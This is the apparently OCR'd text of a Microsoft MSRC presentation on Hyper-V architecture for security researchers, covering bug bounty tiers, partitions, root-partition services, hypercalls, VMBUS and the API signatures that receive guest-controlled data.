Windows

A Dive in to Hyper-V Architecture & Vulnerabilities

Nicolas Joly (@n_joly)
Joe Bialek (@JosephBialek)

MSRC Vulnerabilities & Mitigations Team

Microsoft

This presentation is for informational purposes only. MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS SUMMARY.

Hyper-V Bug Bounty (as of August 2018)

RCE w/ Exploit (Guest-to-Host Escape)	$250,000 (Hypervisor/Kernel) $150,000 (User-mode)
RCE (Guest-to-Host Escape)	$200,000 (Hypervisor/Kernel) $100,000 (User-mode)
Information Disclosure	$25,000 (Hypervisor/Kernel) $15,000 (User-mode)
Denial of Service	$15,000 (Hypervisor/Kernel)

See aka.ms/bugbounty for details

Architecture Overview

(From the perspective of a security researcher who wants to find guest to host bugs)

Terminology: Partition

A logical unit of isolation enforced by the hypervisor in which an operating system executes.

Hardware allows certain instructions to be intercepted by the hypervisor (e.g. CPUID, IO Port Read/Write).

Physical memory view controlled by hypervisor EPT (Extended Page Tables).

Hyper-V Architecture: Hypervisor


Manages physical address space of partitions (via EPT)

Handles intercepts (i.e. HyperCall, in/out instructions, CPUID instruction, EPT page fault, etc.)

Interrupt delivery to guests

Manages virtualization specific hardware configuration

Type 1 (bare metal) hypervisor



Hypervisor EPT enforces physical memory isolation between partitions

Most Hyper-V attack surface is not in the hypervisor

Terminology

- System Physical Address (SPA) – The real physical address.
- Guest Physical Address (GPA) – The physical address a guest sees.
- Guest Physical Address Descriptor List (GPADL) – Conceptually an MDL of GPA’s.


Hyper-V Architecture: Root Partition

Manages other VM's (create/destroy/etc.)

Access to the physical memory of other partitions

Access to all hardware

Provides services such as device emulation, para-virtualized networking/storage, etc.



Root partition can access other partitions' physical memory

Most Hyper-V attack surface is in the root partition


Hyper-V Architecture: Guest Partitions

No access to other partitions physical memory

No access to hardware

Access to limited set of HyperCalls (example: faster TLB flush)

No ability to communicate with partitions other than the root



Communicates with root partition & hypervisor using well defined interfaces

There is no direct guest-to-guest attack surface

Terminology

- Virtual Device (VDEV) – Either an emulated or paravirtualized device hosted in user-mode.
- Virtualization Service Provider (VSP) – Paravirtualized device hosted in kernel. Has an associated VDEV.
- Integration Component (IC) – The same as a VDEV from an attackers POV, user-mode component that guest can communicate with.

Hyper-V Architecture: Root Partition Services

Emulated

Networking
Storage (IDE)
Floppy Drive
Video
PCI/ISA Bus
Motherboard
Serial Port

Para-virtualized

Networking (VSP)
Storage (VSP)
Video (VDEV)
PCI (VSP)


Other

BIOS Firmware
SMB Server (Container)
Plan9 FS (Container)
Live Migration
Dynamic Memory
etc.
Time sync (IC)
Heartbeat (IC)
Other IC’s

Generation 2 VMs require fewer emulated devices (compared to Generation 1)

Some services mandatory, others configurable

Hyper-V Architecture: Root Partition



Kernel-Mode

Para-virtualized Networking

VMSwitch.sys

Para-virtualized Storage

StorVSP.sys

Virtualization Infrastructure Driver

VID.sys

Kernel-Hypervisor Interface

WinHVr.sys

VMBUS

VMBusR.sys

Para-virtualized PCI

vPCI.sys

User-Mode

VM Mgmt Service – VMMS.exe

Responsible for managing the state of all the VM's. No direct guest attack surface.

VM Compute – VMCompute.exe

Responsible for VM management and container management.

VM Mem – vmmem.exe

A minimal process. Used as a separate virtual address space to make certain mappings.

VM Worker Process - VMWP.exe

- Virtual Devices
  - Emulators
  - Non-emulated devices
- vSMB Server (containers)
- Plan9FS (containers)
- Integration Components

Source code for the guest-side of these VDEV/IC/VSP is in the Linux source tree

Hyper-V is designed with the principle of least privilege.

As little code as possible is in the hypervisor and root partition kernel.

Communication Channels (Hypervisor)

Hypercalls	• “System calls” of the hypervisor • Guest accessible hypercalls are documented as part of the Hyper-V TLFS • Some Hypercalls pass arguments via registers, others use physical pages (GPA in register)
Overlay Pages	• A way for the hypervisor to forcibly map a physical page in to a partition • Example: Hypercall code page
Faults	• Triple fault, EPT page faults (i.e. permission faults, GPA not mapped, etc.) • This is how MMIO can be virtualized by VDEV’s (fault on access to virtual MMIO range)
Instruction Emulation	• Attempt to execute instructions such as CPUID, RDTSC, RDPMC, INVLPG, IN, OUT, etc.
Register Access	• Attempt to read/write control registers, MSR’s

Communication Channels (Kernel-Mode)

Extended Hypercalls

- Hypercalls that the hypervisor forwards directly to the VID

VMBUS

- High-speed communication channel accessed through via Kernel Mode Client Library (KMCL) abstraction layer

Aperture

- Host can map guest physical memory and interact with it
- Rarely used

Intercept Handling


- Hypervisor forwards some intercepts it receives to the host for processing
  - IO port read/write
  - EPT faults: is the memory paged out?, is that memory a virtual MMIO page?
  - Etc.

Communication Channels (User-Mode)

IO Ports	• User-mode components can register for notifications when particular IO ports are written/read • Used to emulate hardware
MMIO	• Components can register GPA ranges as MMIO ranges, receive notifications when the ranges are written/read • Used to emulate hardware
VMBUS	• High-speed communication channel accessed through named pipes or sockets
Aperture	• Map guest physical addresses into the virtual address space of VMWP • Need to be careful to avoid shared-memory issues such as double-fetch
Read/Write Notifications	• Triggered when a specified GPA is read/written, EIP is not advanced (no emulation) • Used to track when pages are dirtied while live migrating (as an example)

VMBUS

Shared memory (ring buffer) based communication channel between guest and host



Host Ring Buffer Mapping

System Physical Memory

0x1000

…

0x8F000

0x90000

0x91000

Guest Ring Buffer Mapping

Abstraction Layers

- Kernel Mode Client Library (KMCL)
- VMBUS Pipes
- VMBUS Sockets

Components interact with VMBUS through abstraction layers

Linux Integration Drivers implement the protocol, good for reverse engineering

VMBUS - KMCL

- Used by VSP’s (VMSwitch, StorVSP, vPCI)
- Built around callbacks (i.e. callback on message receive)
  - Callbacks for other events such as channel closure, message sent complete, etc.
- Message received gets copied to non-shared memory
- “External Data” – A GPADL attached to a message which describes guest physical addresses containing additional message data
  - Must be mapped explicitly as an MDL
  - Must be accessed carefully, physical pages are also mapped in guest read/write

KMCL - Packet Receive Entry Point

```
VmbChannelInitSetProcessPacketCallbacks(
    _In_ VMBCHANNEL Channel,
    _In_ PFN_VMB_CHANNEL_PROCESS_PACKET ProcessPacketCallback,
    _In_opt_ PFN_VMB_CHANNEL_PROCESSING_COMPLETE ProcessingCompleteCallback
    )
```

Called to process each packet received from the guest

Called after a group of packets has been delivered

```
VOID
EVT_VMB_CHANNEL_PROCESS_PACKET(
    _In_ VMBCHANNEL Channel,
    _In_ VMBPACKETCOMPLETION Packet,
    _In_reads_bytes_(BufferLength) PVOID Buffer,
    _In_ UINT32 BufferLength,
    _In_ UINT32 Flags
    );
```

Calls to this function are serialized per-channel

Buffer contains guest-controlled data, NOT in shared memory

```
VOID
EVT_VMB_CHANNEL_PROCESSING_COMPLETE(
    _In_ VMBCHANNEL Channel,
    _In_ UINT32 PacketsProcessed
    );
```

VMBUS - Pipes

- Most common VMBUS interface used by user-mode

- Component makes channel offer to guest, receives handle to VMBUS pipe
  - VmBusPipeServerOfferChannel
  - VmBusPipeServerOfferChannelEx
  - Or via wrapper such as VMBusPipeIO class (which uses the above mechanisms)

- Interaction
  - ReadFile/WriteFile
  - IO Completion (asynchronous)
    - Commonly registered with VmCompletionHandlerIo::AssociateHandle (CreateThreadpoolIo)
    - IO completions commonly delivered to: VmNewThreadpool::IoCompletionCallback

IO Port / MMIO Entry Points

IO port being read/written

Size can be: 1, 2, 4

Data (stored in UINT32)

```
HRESULT NotifyIoPortRead(
  [in]  VID_IO_PORT_ADDRESS IoAddress,
  [in]  UINT16              AccessSize,
  [out] UINT32*             ReadData );
```

```
HRESULT NotifyIoPortWrite(
  [in] VID_IO_PORT_ADDRESS IoAddress,
  [in] UINT16              AccessSize,
  [in] UINT32              WriteData );
```

```
HRESULT NotifyMmioRead(
  [in]                          UINT64 RangeBase,
  [in]                          UINT64 RangeOffset,
  [in]                          UINT64 NumberOfBytes,
  [out, size_is(NumberOfBytes)] BYTE   ReadBuffer[] );
```

```
HRESULT NotifyMmioWrite(
  [in]                         UINT64     RangeBase,
  [in]                         UINT64     RangeOffset,
  [in]                         UINT64     NumberOfBytes,
  [in, size_is(NumberOfBytes)] const BYTE WriteBuffer[] );
```

Base MMIO range

Offset into MMIO range

